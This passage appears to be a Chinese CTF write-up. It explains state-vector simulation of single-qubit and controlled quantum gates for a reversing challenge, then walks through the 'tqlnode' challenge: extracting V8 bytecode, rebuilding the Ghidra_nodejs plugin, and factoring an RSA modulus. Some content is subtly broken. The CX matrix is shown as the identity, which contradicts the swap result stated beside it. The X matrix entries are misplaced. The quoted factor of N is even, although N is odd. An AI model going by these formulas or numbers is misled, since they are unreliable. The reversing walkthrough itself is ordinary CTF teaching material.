受控量子门中的两个量子比特分别被称为“控制比特”和“目标比特”。作用一个受控量子门  $CU$  等价于仅在下标的控制比特所在位为 1 时，在目标比特所在位分别为 0、1 的一个数据对上作用对应的单比特门  $U$ 。例如，在一个双量子比特系统上作用一个控制比特为第 1 个比特、目标比特为第 0 个比特的受控非门  $CX$ ，相当于将单比特门  $X$  作用在数据对  $(\alpha_{10}, \alpha_{11})$  上，从而交换二者的值，并保持  $\alpha_{00}$  和  $\alpha_{01}$  的取值不变：

$$\begin{pmatrix} \alpha'_{00} \\ \alpha'_{01} \\ \alpha'_{10} \\ \alpha'_{11} \end{pmatrix} = CX \cdot \begin{pmatrix} \alpha_{00} \\ \alpha_{01} \\ \alpha_{10} \\ \alpha_{11} \end{pmatrix} = \begin{bmatrix} 1 & & & \\ & 1 & & \\ & & 1 & \\ & & & 1 \end{bmatrix} \cdot \begin{pmatrix} \alpha_{00} \\ \alpha_{01} \\ \alpha_{10} \\ \alpha_{11} \end{pmatrix} = \begin{pmatrix} \alpha_{00} \\ \alpha_{01} \\ \alpha_{11} \\ \alpha_{10} \end{pmatrix}$$

也可简写为：

$$\begin{pmatrix} \alpha'_{10} \\ \alpha'_{11} \end{pmatrix} = X \cdot \begin{pmatrix} \alpha_{10} \\ \alpha_{11} \end{pmatrix} = \begin{bmatrix} 1 & \\ 1 & \end{bmatrix} \cdot \begin{pmatrix} \alpha_{10} \\ \alpha_{11} \end{pmatrix} = \begin{pmatrix} \alpha_{11} \\ \alpha_{10} \end{pmatrix}$$

在一个双量子比特的系统上也可以作用单比特门。它等价于将矩阵  $U$  分别乘到两个数据对中，每个数据对的两个下标仅有一位不同（即该比特门的作用位）。作用在第 0 个量子比特上的门相当于将矩阵分别与  $(\alpha_{00}, \alpha_{01})$  和  $(\alpha_{10}, \alpha_{11})$  相乘，作用在第 1 个量子比特上的门相当于将矩阵分别与  $(\alpha_{00}, \alpha_{10})$  和  $(\alpha_{01}, \alpha_{11})$  相乘。例如，将非门作用在第 1 个量子比特上，会分别导致  $\alpha_{00}$  与  $\alpha_{10}$  的取值交换和  $\alpha_{01}$  与  $\alpha_{11}$  的取值交换。

本题需要处理的是由  $n$  个量子比特构成的系统，其状态可由  $2^n$  个基本状态（或称为“本征态”） $|0\dots00\rangle, |0\dots01\rangle, \dots, |1\dots11\rangle$  的线性组合表示，记为：

$$|\Psi\rangle = \alpha_{0\dots00}|0\dots00\rangle + \alpha_{0\dots01}|0\dots01\rangle + \dots + \alpha_{1\dots11}|1\dots11\rangle$$

为简单起见，下文中将量子系统的状态统一记为向量  $|\Psi\rangle = (\alpha_{0\dots00}, \alpha_{0\dots01}, \dots, \alpha_{1\dots11})$ ，也可理解为一个包含  $2^n$  个复数的有序数组。该数组的下标也可等价地使用十进制表示，即可将状态等价地记为  $|\Psi\rangle = (\alpha_0, \alpha_1, \dots, \alpha_{2^n-1})$ 。需要注意， $\alpha_i$  下标  $i$  的二进制展开中，最低位位于最右端，如  $\alpha_{0\dots011}$  的下标的第 0 位和第 1 位为 1，其余位为 0，对应十进制表示的  $\alpha_3$ ；而在  $\{\alpha_i\}$  数组的展开  $(\alpha_{0\dots00}, \alpha_{0\dots01}, \dots, \alpha_{1\dots11})$  中，下标最小的数据位于最左端。

本题需要处理的量子门包括上文提及的单比特门和双比特受控量子门。每个门可由其作用的（一个或两个）量子比特和一个大小为  $2 \times 2$  的酉矩阵  $U$  表示。

将一个单比特门  $U$  作用在一个有  $n$  个量子比特的系统的第  $t$  个量子比特上，等价于进行  $2^{n-1}$  个矩阵乘法。每个矩阵乘法更新下标仅第  $t$  位不同的一对位置上的数据：


$$\begin{pmatrix} \alpha'_{b_{n-1}, \dots, b_{t+1}, 0, b_{t-1}, \dots, b_0} \\ \alpha'_{b_{n-1}, \dots, b_{t+1}, 1, b_{t-1}, \dots, b_0} \end{pmatrix} = \begin{bmatrix} U_{0,0} & U_{0,1} \\ U_{1,0} & U_{1,1} \end{bmatrix} \begin{pmatrix} \alpha_{b_{n-1}, \dots, b_{t+1}, 0, b_{t-1}, \dots, b_0} \\ \alpha_{b_{n-1}, \dots, b_{t+1}, 1, b_{t-1}, \dots, b_0} \end{pmatrix}$$

类似地，将一个控制比特为第  $c$  个比特，目标比特为第  $t$  个比特 ( $c \neq t$ ) 的受控量子门  $CU$  作用到一个有  $n$  个量子比特的系统，等价于进行  $2^{n-2}$  个矩阵乘法。每个矩阵乘法更新两个特定位置上的数据，这两个特定位置的下标满足控制比特所在的位都是 1，且仅有目标比特所在的位不同：

$$\begin{pmatrix} \alpha'_{b_{n-1}, \dots, b_{c+1}, 1, b_{c-1}, \dots, b_{t+1}, 0, b_{t-1}, \dots, b_0} \\ \alpha'_{b_{n-1}, \dots, b_{c+1}, 1, b_{c-1}, \dots, b_{t+1}, 1, b_{t-1}, \dots, b_0} \end{pmatrix} = \begin{bmatrix} U_{0,0} & U_{0,1} \\ U_{1,0} & U_{1,1} \end{bmatrix} \begin{pmatrix} \alpha_{b_{n-1}, \dots, b_{c+1}, 1, b_{c-1}, \dots, b_{t+1}, 0, b_{t-1}, \dots, b_0} \\ \alpha_{b_{n-1}, \dots, b_{c+1}, 1, b_{c-1}, \dots, b_{t+1}, 1, b_{t-1}, \dots, b_0} \end{pmatrix}$$

这题包含有近  $199916$  个量子门，如果暴力计算则需要进行  $2^{24} \times 199916$  次复数计算，需要优化。实际上程序已经内置了一些优化，例如量子门顺序调换、重编号等，增加了逆向的复杂度，但因为优化的预处理并不会像主算法那样耗时，可以直接设个钩子获取得到优化后的量子门顺序，从而不需要逆向该优化逻辑。

即便如此，程序仍然需要 12-24 小时才可以出解。通过对逆向得到的数据进行分析，可以很容易发现数据的分布并不是完全随机的，量子门所影响的量子比特一部分都在 0-11 号量子比特上，一部分都在 12-23 号量子比特上，此时的电路可以被切分为两个基本独立的部分：



(1) 切分为两个独立的部分

(2) 切分为两个基本独立的部分

## 图 2: 基于量子电路切分的优化

此时的复杂度降为  $2^{12} \times 199916$ ，可以承受。

当然考虑到这是 CTF，本题还有一种办法可以解。通过对控制流的分析和运行时间的测量，可以知道即使不经过优化，该程序也能在一天内跑完，那么可以在运行结束的时候把内存 dump 下来，然后对数据进行搜索，推导出 flag 即可。

### tqlnode

#### 考点

- V8：考察选手对V8 JS引擎字节码执行模式的基本了解，符号并未去除以降低难度
- Ghidra：考察选手对Ghidra插件开发的基本了解
- JS：基础的JS逆向能力，在面对简单混淆时的分析能力以及库函数识别能力

#### 工具

- Ghidra：目前对于V8编译出的程序，仅有Ghidra插件可以进行反编译
- Ghidra\_nodejs：[https://github.com/PositiveTechnologies/ghidra\\_nodejs](https://github.com/PositiveTechnologies/ghidra_nodejs)
- Eclipse：用于编译Ghidra\_nodejs插件
- RSA-Tool 2：用于推算私钥

#### 步骤

- 直接查找V8源代码。从程序中可以直接得出NodeJS版本v8.16.0 (x64)，V8版本6.2.414.77，可以直接找到对应NodeJS和V8源码下载查看
- 分析tqlnode.js，程序中的代码搜索可知为bytenode代码直接照抄得来，提取其中的bytecode数组可将jsc文件分离出来
- 下载Ghidra\_nodejs插件加载JSC。使用原始版本的Ghidra\_nodejs插件发现可以解析文件结构，但是反汇编不正确。
- 查找编译后文件的字节码解析部分。直接搜索典型的NodeJS字节码opcode如LdaGlobal即可找到字节码对应的switch函数  
v8::internal::interpreter::Bytecodes::ToString(v8::internal::interpreter::Bytecode)。
- 该函数中存有所有的字节码对应关系，将switch中的指令对应opcode全部提取出来后，替换ghidra\_nodejs/data/v8.slaspec、wide\_instructions.sinc、extrawide\_instructions.sinc中的opcode，并编译得到特制版反编译工具
- 通过该插件进一步逆向JS。JS的逻辑为使用JSBI大数运算库进行RSA解密。提取出N为  
13135363834553664942450233198141573856920311856226021055378415819662279110291

通过FactorDB查询可知因子为

11483960860749249739006756389861130935578823609307210389046228141431814976158

进而可使用RSATool推算私钥D解密出原始flag

## 总结

本题目主要目标是考察选手们对于新出现的Ghidra工具的深度使用能力。Ghidra目前文档、开发环境均在迅速成长成熟，Ghidra\_nodejs项目作为典型的Ghidra自定义处理器项目，有很大的参考、学习价值。本题目尽可能的降低了每一步的难度，和ghidra\_nodejs使用了相同的版本、保留了所有的调试符号，希望选手玩的开心。